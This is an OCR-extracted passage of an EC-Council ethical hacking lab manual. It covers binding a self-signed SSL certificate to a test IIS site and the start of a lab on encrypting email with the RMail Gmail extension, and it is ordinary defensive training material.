


Figure 2.1.7: Editing Site Bindings

13. The **Site Bindings** window appears; click **Add...**.




Figure 2.1.8: Site Bindings window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Add Site Binding** window appears; choose **https** from the **Type** field drop-down list. Once you choose the https type, the port number in the **Port** field automatically changes to **443** (the channel on which HTTPS runs).
15. Choose the **IP address** on which the site is hosted (here, **10.10.10.19**).
16. Under the **Host name** field, type **www.goodshopping.com**. Under the **SSL certificate** field, select **GoodShopping** from the drop-down list, and click **OK**.




Figure 2.1.9: Adding Site Binding

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The newly created SSL certificate is added to the **Site Bindings** window; then, click **Close**.




Figure 2.1.10: Added HTTPS Channel

18. Now, right-click the name of the site for which you have created the self-signed certificate (here, **GoodShopping**) and click **Refresh** from the context menu.




Figure 2.1.11: Added HTTPS Channel

19. Minimize the **Internet Information Services (IIS) Manager** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Open SSL Website

20. Open the **Google Chrome** browser, type **https://www.goodshopping.com** in the address bar, and press **Enter**.
21. The **Your connection is not private** message appears, click **ADVANCED** to proceed.




Figure 2.1.12: Connection is not Private

22. Click **Proceed to www.goodshopping.com (unsafe)**.




Figure 2.1.13: Proceed to Unsafe Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Now you can see **Goodshopping webpage** with **ssl certificate** assigned to it, as shown in the screenshot.




Figure 2.1.14: Self-signed Certificate Page

24. This concludes the demonstration of creating and using a self-signed certificate.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows Server 2019** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Email Encryption

Email encryption is the process of encrypting email messages to protect the content from being viewed by entities other than the intended recipients.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Currently, the majority of businesses use email as their primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about an organization such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause huge losses to the organization. One can protect emails containing sensitive information by encrypting them.

As a professional ethical hacker and penetration tester, you must have proper knowledge of encrypting email messages so that sensitive information sent through emails remain intact. This lab will demonstrate how to encrypt email messages using various email encryption tools.

Lab Objectives

- Perform email encryption using RMail

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Email Encryption

Email encryption hides the email content from eavesdroppers by encrypting it into an unreadable form. Emails can be encrypted and decrypted by means of a digital signature mechanism that uses public and private keys: the public key is shared, while the private key is kept private.

There are numerous methods that can be employed for email encryption, including:

- **Digital Signature**: Uses asymmetric cryptography to simulate the security properties of a signature in digital, rather than written form
- **Secure Sockets Layer (SSL)**: Uses RSA asymmetric (public key) encryption to encrypt data transferred over SSL connections
- **Transport Layer Security (TLS)**: Uses a symmetric key for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity
- **Pretty Good Privacy (PGP)**: Used to encrypt and decrypt data that provides authentication and cryptographic privacy
- **GNU Privacy Guard (GPG)**: Software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data

Lab Tasks

TASK 1

Perform Email Encryption using RMail

Here, we will use the RMail tool to perform email encryption.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Create an Account in the RMail Website

3. Open any web browser (here, **Google Chrome**), type **https://www.rmail.com/free-trial/** in the address bar, and press **Enter**.
4. The **RMail FREE TRIAL** webpage appears, as well as the registration form. Fill in the required personal details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RMail is an email security tool that provides open tracking, proof of delivery, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users' existing email platforms, including Microsoft Outlook and Gmail, amongst others. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.

5. Check the **I'm not a robot** checkbox and click **Start Free Trial**.




Figure 3.1.1: FREE TRIAL registration form

6. The **FREE TRIAL - GETTING STARTED** page appears; click **Apps page** hyperlink.




Figure 3.1.2: FREE TRIAL - GETTING STARTED page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Add RMail to the Gmail

7. The **APPS & DOWNLOADS** page appears; click the **RMail for Gmail (Chrome)** option from the available platforms.

Note: In this task, we will be using the Gmail platform to demonstrate the working of RMail. However, you can use RMail on the platform of your choice.




Figure 3.1.3: APPS & DOWNLOADS page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **RMAIL FOR GMAIL (GOOGLE CHROME)** page appears; scroll down and click the **ADD TO CHROME** button.




Figure 3.1.4: RMAIL FOR GMAIL (GOOGLE CHROME) page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. A **chrome web store** page appears; click the **Add to Chrome** button under the **RPost for Gmail** option.

